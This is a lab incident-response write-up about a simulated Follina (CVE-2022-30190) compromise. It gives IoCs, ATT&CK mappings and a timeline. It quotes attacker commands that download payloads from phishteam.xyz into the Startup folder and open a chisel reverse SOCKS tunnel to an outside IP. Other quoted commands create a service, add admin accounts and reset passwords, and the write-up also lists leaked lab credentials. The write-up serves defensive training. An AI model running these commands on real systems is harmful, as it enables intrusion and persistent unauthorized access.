
- phishteam[.]xyz
- resolvecyber[.]xyz
- Contacted IPs
 - 167.71.222.162
 - 167.71.199.191
- there are 13 encoded commands, get them, then, decode via C2 communication.
- programming language was used to compile the binary?

-  **Nim**
- Nim is a **statically typed, compiled, general-purpose systems programming language** that aims to be *efficient*, *expressive*, and *elegant*.
 - **Key features:**
 - Python-like readable syntax (indentation-based, clean).
 - Compiles to **C, C++, JavaScript**, or other backends → produces small, fast, dependency-free native executables.
 - Excellent **performance** (close to C/C++) combined with high-level productivity.
 - Strong **metaprogramming** (code that writes code) and macros.
 - Supports multiple paradigms: procedural, functional, object-oriented, concurrent.
 - Deterministic memory management (customizable with destructors/move semantics, no mandatory GC).
 - Great interoperability with C/C++ libraries.

It was created by **Andreas Rumpf** (starting around 2008) and is developed by a small but dedicated team. Many people describe it as trying to give you "the performance of C, the productivity of Python, and the extensibility of Lisp."

Website: nim-lang.org

How to get all encoded C2 commands



Script

```
tshark -r capture.pcapng -Y "http.request" -T fields -e http.request.uri \
| sed -n 's/.*q=\\(.*)\\/\\1/p' \ # searching for value after "?q="
| while read b64; do
    echo "$b64" | base64 -d
    echo -e "\\n=====\\n"
done
```

Discovery

- What reconnaissance commands were executed?

- After establishing command and control access, the attacker executed multiple reconnaissance commands to enumerate users, privileges, network services, and the file system. Observed commands included:

```
whoami
pwd
dir C:\Users
net users
net localgroup administrators
net user benimaru
dir C:\Users\benimaru
dir C:\Users\benimaru\Desktop
netstat -ano -p tcp
whoami /priv
```

- The attacker collected:
 - Current user context (TEMPEST\benimaru)
 - Current working directory
 - Local user accounts
 - Local administrator group membership
 - Detailed information about user account benimaru
 - User profile directories and files
 - Desktop contents
 - Network connections and listening services
 - Available privileges on the compromised host
 - PowerShell script contents stored on the desktop

Notably, the attacker discovered credentials stored in:

```
C:\Users\benimaru\Desktop\automation.ps1
```

containing:

```
TEMPEST\benimaru
infernotempest
```

- The attacker performed extensive host, user, and network enumeration, including:
 - User enumeration (net users)
 - Administrator enumeration (net localgroup administrators)
 - User profile enumeration
 - Network service enumeration (netstat)
 - Privilege enumeration (whoami /priv)
 - Credential discovery from accessible files

These actions indicate active post-exploitation reconnaissance prior to privilege escalation.

Persistence

```
(Follina -> first.exe -> ch.exe -> WinRM -> spf.exe -> final.exe -> SYSTEM -> Persistence)
```

- Persistence Mechanisms:
 - Startup Folder persistence via malicious files extracted from update.zip .
 - Windows Service persistence via final.exe executed when start.
 - Add users to Security Administration Group
- Were Startup folders modified?
 - Base64-decoded PowerShell command extracted and executed the command below,
The Startup folder was populated with files extracted from update.zip , providing persistence at user logon. as illustrated within Execution section

```
$app=[Environment]::GetFolderPath('ApplicationData');
cd "$app\Microsoft\Windows\Start Menu\Programs\Startup";
iwr http://phishteam.xyz/02dcf07/update.zip -outfile update.zip;
Expand-Archive .\update.zip -DestinationPath .;
rm update.zip;
```

- Services Installation
 - Service persistence was established through the command below, Service runs automatically as **LocalSystem**.

```
sc.exe create TempestUpdate2 binpath= C:\ProgramData\final.exe start= auto
```

Remote Access

- WinRM
 - wsmprovhost.exe service spawn powershell commands downloading:
 - spf.exe
 - final.exeThis is consistent with PowerShell Remoting / WinRM activity.
- Reverse Shell Establishment
 - The attacker obtained an interactive shell through the downloaded tools and later executed commands remotely through WinRM.
- SOCKS proxy deployment
 - This observed command establishes a reverse SOCKS tunnel back to attacker infrastructure:

```
ch.exe client 167.71.199.191:8080 R:socks
```

- Which binary provided remote access?
 - ch.exe
 - Executed from:

```
C:\Users\benimaru\Downloads\ch.exe
```

```
# 17:17:36
"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" iwr http://phishteam.xyz/02dcf07/ch.exe -outfile C:\Users\benimaru\Downloads\ch.exe

#
C:\Users\benimaru\Downloads\ch.exe client 167.71.199.191:8080 R:socks
```

Privilege Escalation

- Privilege Escalation Attempt

```
whoami /priv # was executed before privilege escalation activity.
```

```
# when running
whoami

# returned
NT AUTHORITY\SYSTEM
```

- Technique/Tool:
 - The exact exploit is not directly visible in the available artifacts. However, spf.exe was downloaded immediately before SYSTEM access. So, It is the most likely privilege escalation component.
- When was privilege escalated (**SYSTEM access**)?
 - After execution of spf.exe .
 - Before:
 - Service creation
 - Administrator password modification
 - User creation activitiesThe first confirmed indicator is:

```
NT AUTHORITY\SYSTEM # returned from attacker commands
```

Post-Exploitation

Additional Downloaded Payloads

```
update.zip
first.exe
ch.exe
spf.exe
final.exe
```

Executed Commands after Escalation?

```
whoami
whoami /priv
net usersnet localgroup administrators
net user benimaru
dir C:\Users
dir C:\Users\benimaru
dir Desktop
netstat -ano -p tcp
```

Persistence creation:

```
"C:\Windows\system32\sc.exe" \\TEMPEST create TempestUpdate2 binpath= C:\ProgramData\final.exe start= auto
```

Account manipulation:

```
net user Administrator ch4ng3dpassword!
net user /add shuna princess
net user /add shion m4st3rch3f!
net localgroup administrators shion /add
```

Targeted Credentials

- The attacker discovered credentials stored inside:

```
C:\Users\benimaru\Desktop\automation.ps1

# containing
TEMPEST\benimaru
infernotempest
```

Additionally, the built-in Administrator account password was modified.

Lateral Movement attempt

- Yes, or at minimum prepared for.
Evidences:
- Reverse SOCKS proxy deployment (ch.exe)
- WinRM usage (wsmprovhost.exe)
- Discovery of credentials
- Discovery of local administrators
- Creation of new administrative accounts

Observed accounts:

```
shuna
shion
```

Administrative membership granted:

```
net localgroup administrators shion /add
```

This provided the attacker with additional privileged access suitable for lateral movement within the environment.

Impact & Scope

Affected user accounts

The following user accounts were affected during the intrusion:

Account	Impact
benimaru	Initial compromised user
Administrator	Password modified by attacker
shuna	Malicious account created
shion	Malicious account created and added to Administrators group

Modified Files

- The attacker downloaded, created, or executed the following files:

```
C:\Users\benimaru\Downloads\free_magicules.doc
C:\Users\Public\Downloads\first.exe
C:\Users\benimaru\Downloads\ch.exe
spf.exe
C:\ProgramData\final.exe
update.zip
```

- Additionally:

```
%APPDATA%\Microsoft\Windows\Start Menu\Programs\Startup\
```

was modified through extraction of update.zip contents.

Remained artifacts

Persistence Artifacts:

```
Startup Folder files
TempestUpdate2 Service
C:\ProgramData\final.exe
```

User Artifacts:

```
shuna account
shion account
Modified Administrator account
```

Network Artifacts:

```
Connections to phishteam.xyz
Connections to resolvecyber.xyz
Connections to 167.71.199.191:8080
```

Log Artifacts:

```
Sysmon Event ID 1
Sysmon Event ID 3
Sysmon Event ID 11
Sysmon Event ID 22
PowerShell Execution Events
```

Extracted IoCs

Domains

```
phishteam.xyz
resolvecyber.xyz
```

IPs

```
167.71.199.191
167.71.222.162
```

Files

```
free_magicules.doc
update.zip
first.exe
ch.exe
spf.exe
final.exe
```

free_magicules.doc

MD5	09b09dc651d921fe022b16c234e64a12
SHA-1	36e718533b9530002143f69fd15b679208096aec
SHA-256	e25f32401fd3d25958b8b99f280f0325b232e54f185cc5d6e0710923005ac64a
File type	Win32 EXE
File size	1.54 MB
Family name	WINWORD.EXE

Behavioral Info

Initial infection document
Delivered through Chrome download
Exploited CVE-2022-30190 (Follina)
Triggered MSDT execution
Executed embedded Base64 PowerShell payload

Network Indicators

phishteam.xyz
http://phishteam.xyz/02dcf07/update.zip

ATT&CK Mapping

T1204 User Execution
T1203 Exploitation for Client Execution
T1059.001 PowerShell

update.zip

Behavioral Info

Downloaded by PowerShell
Extracted into Startup folderUsed to establish persistence
Deleted after extraction

Network Indicators

http://phishteam.xyz/02dcf07/update.zip
phishteam.xyz

ATT&CK Mapping

T1105 Ingress Tool Transfer
T1547.001 Startup Folder Persistence

first.exe

Behavioral Info

Stage 2 malware payload
Executed host reconnaissance
Enumerated users and administrator groups

Executed whoami and net commands
Downloaded and launched remote access tooling
Performed DNS resolution

Network Indicators

phishteam.xyz
resolvecyber.xyz
167.71.222.162

ATT&CK Mapping

T1105	Ingress Tool Transfer
T1033	System Owner/User Discovery
T1087	Account Discovery
T1069.001	Local Group Discovery
T1083	File and Directory Discovery
T1049	Network Connections Discovery

ch.exe

MD5	527c71c523d275c8367b67bbebf48e9f
SHA-1	7902b08fb184cfb9580d0ad950baf048a795f7c1
SHA-256	8a99353662ccae117d2bb22efd8c43d7169060450be413af763e8ad7522d2451
File type	Win32 EXE
File size	7.85 MB
Family name	chisel.exe

Behavioral Info

Reverse SOCKS proxy client
Provided attacker pivoting capability
Established remote access channel
Maintained outbound connection to attacker infrastructure

Network Indicators

167.71.199.191:8080resolvecyber.xyz

ATT&CK Mapping

T1090	ProxyT1021	Remote Services
-------	------------	-----------------

spf.exe

MD5	108da75de148145b8f056ec0827f1665
SHA-1	188098b9caf3bc4d1b68dcad50d2e1cbd2e9d519
SHA-256	8524fbc0d73e711e69d60c64f1f1b7bef35c986705880643dd4d5e17779e586d
File type	Win32 EXE
File size	26.50 KB
Family name	PrintSpoofer64.exe

[itm4n/PrintSpoofer: Abusing impersonation privileges through the "Printer Bug"](#)

Behavioral Info

Downloaded after attacker gained shell access
Executed prior to SYSTEM-level access

Likely privilege escalation component
Used during escalation phase

Network Indicators

http://phishteam.xyz/02dcf07/spf.exe
phishteam.xyz

ATT&CK Mapping

T1105	Ingress Tool Transfer
T1068	Exploitation for Privilege Escalation

final.exe

MD5	4c014f94a8fa0b484a2edab422ab2a1a
SHA-1	1cd504a2599c5287e6a90d59780bd57fbba1e923
SHA-256	03e1840a24506afc88ab5ff7f83d2b07b558b34ff42dd34dd93267fd2e7a74e6
File type	Win32 EXE
File size	499.70 KB

Behavioral Info

Downloaded after privilege escalation
Installed as persistent service
Executed under LocalSystem account
Maintained long-term access

Network Indicators

http://phishteam.xyz/02dcf07/final.exe
phishteam.xyz

ATT&CK Mapping

T1105	Ingress Tool Transfer
T1543.003	Create or Modify System Process: Windows Service
T1078	Valid Accounts (post-compromise persistence context)

Processes

winword.exe
msdt.exe
powershell.exe
certutil.exe
wsmprovhost.exe
ch.exe
spf.exe
final.exe

Service: TempestUpdate2

Behavioral Info

Auto-start Windows service
Executes final.exe
Runs as LocalSystem
Provides persistence across reboots

Network Indicators

Indirectly associated with final.exe communications

ATT&CK Mapping

T1543.003 Create or Modify System Process: Windows Service

URLs

http://phishteam.xyz/02dcf07/update.zip
http://phishteam.xyz/02dcf07/first.exe
http://phishteam.xyz/02dcf07/ch.exe
http://phishteam.xyz/02dcf07/spf.exe
http://phishteam.xyz/02dcf07/final.exe

ATT&CK IoCs

- T1204 - User Execution
- T1203 - Exploitation for Client Execution
- T1059.001 - PowerShell
- T1105 - Ingress Tool Transfer
- T1547.001 - Startup Folder Persistence
- T1543.003 - Windows Service Persistence
- T1033 - System Owner/User Discovery
- T1087 - Account Discovery
- T1069.001 - Local Group Discovery
- T1083 - File and Directory Discovery
- T1049 - Network Connections Discovery
- T1068 - Privilege Escalation
- T1090 - Proxy
- T1136.001 - Create Local Account
- T1098 - Account Manipulation
- T1021.006 - Windows Remote Management
- T1552.001 - Credentials In Files

C2 Commands

Discovery

```
whoami
net users
net localgroup administrators
net user benimaru
netstat -ano -p tcp
dir C:\Users
```

Initial Access

```
powershell iwr http://phishteam.xyz/02dcf07/ch.exe -outfile C:\Users\benimaru\Downloads\ch.exe
```

Credential Access

```
cat C:\Users\Benimaru\Desktop\automation.ps1
net user Administrator ch4ng3dpassword!
```

Persistence

```
sc.exe \\TEMPEST create TempestUpdate2 binpath= C:\ProgramData\final.exe start= auto
sc.exe qc TempestUpdate2
```

Account Manipulation

```
net user shuna ...
net user shion ...
net localgroup administrators shion /add
net user Administrator <new password>
```

Privilege Escalation

```
whoami /priv
net localgroup administrators /add shion
```

Remote Access

```
ch.exe client 167.71.199.191:8080 R:socks
```

Account Creation

```
net user /add shuna princess
net user /add shion m4st3rch3f!
```

Incident Conclusion

The attacker successfully compromised user `benimaru` through exploitation of **CVE-2022-30190 (Follina)**, established persistence through Startup Folder and Windows Service mechanisms, deployed a reverse SOCKS proxy for remote access, escalated privileges to **NT AUTHORITY\SYSTEM**, created additional privileged accounts, and maintained long-term access to the host.

One workstation was compromised.
The attacker achieved SYSTEM-level access,
established persistence via Startup Folder and Windows Service mechanisms,
deployed a reverse SOCKS proxy,
created additional administrative accounts,
and maintained remote access through attacker-controlled infrastructure.

Timeline

```
=== Initial Access ===

17:12:58 = chrome.exe downloads free_magicules.doc
17:13:12 = WINWORD.EXE opens free_magicules.doc
17:13:35 = msdt.exe executes embedded Base64 PowerShell payload (Follina / CVE-2022-30190)

=== Payload Delivery ===

17:15:10 = explorer.exe -> powershell.exe -> certutil.exe downloads first.exe
17:15:15 = first.exe executed

=== Discovery ===

17:15:15 = first.exe performs DNS lookup to resolvecyber.xyz
17:15:24 = first.exe creates temporary PowerShell policy test file
17:15:25 = Host reconnaissance (whoami)
17:15:38 = User enumeration (net users)
17:15:42 = Local administrators enumeration (net localgroup administrators)
17:15:48 = User information enumeration (net user benimaru)

=== Remote Access Establishment ===

17:17:36 = powershell.exe downloads ch.exe
17:17:38 = powershell.exe communicates with phishteam.xyz
17:17:53 = first.exe communicates with resolvecyber.xyz
17:18:48 = ch.exe establishes reverse SOCKS proxy connection

=== Interactive Access / WinRM ===

17:19:06 = wsmprovhost.exe activity begins
17:19:07 = Additional temporary file created
17:19:15 = Remote command execution via WinRM (whoami)

=== Privilege Escalation ===

17:20:06 = wsmprovhost.exe downloads spf.exe
17:21:05 = wsmprovhost.exe downloads final.exe
17:21:34 = spf.exe launches final.exe
17:21:36 = final.exe communicates with attacker infrastructure
```

```
17:21:38 = SYSTEM privilege verification activity begins (whoami)
17:21:38 = NT AUTHORITY\SYSTEM access obtained

=== Post-Exploitation ===

17:21:58 = Account enumeration (net user shuna)
17:22:01 = User enumeration (net users)
17:22:30 = User information enumeration (net user shuna)
17:22:44 = Creation/modification of account: shuna
17:22:47 = User enumeration (net users)
17:23:23 = Creation/modification of account: shion
17:23:28 = User enumeration (net users)
17:23:54 = Administrator password modified
17:25:16 = Password modification for shion account
17:25:24 = User enumeration (net users)
17:25:32 = Privilege enumeration (whoami /priv)

=== Persistence ===

17:26:28 = Service configuration query: TempestUpdate2
17:26:29 = Persistence established via Windows Service (TempestUpdate2)
```

Appendix – Investigation Artifacts

The forensic artifacts used during this DFIR laboratory exercise are available for educational and reproducibility purposes.

Artifacts:

- Sysmon.evtx
- Sysmon.csv
- Windows.evtx
- traffic.pcap

To download Artifacts:

[DFIR-Reports/Tempest-Incident/Artifacts at main · Mabdelnaby1924/DFIR-Reports](#)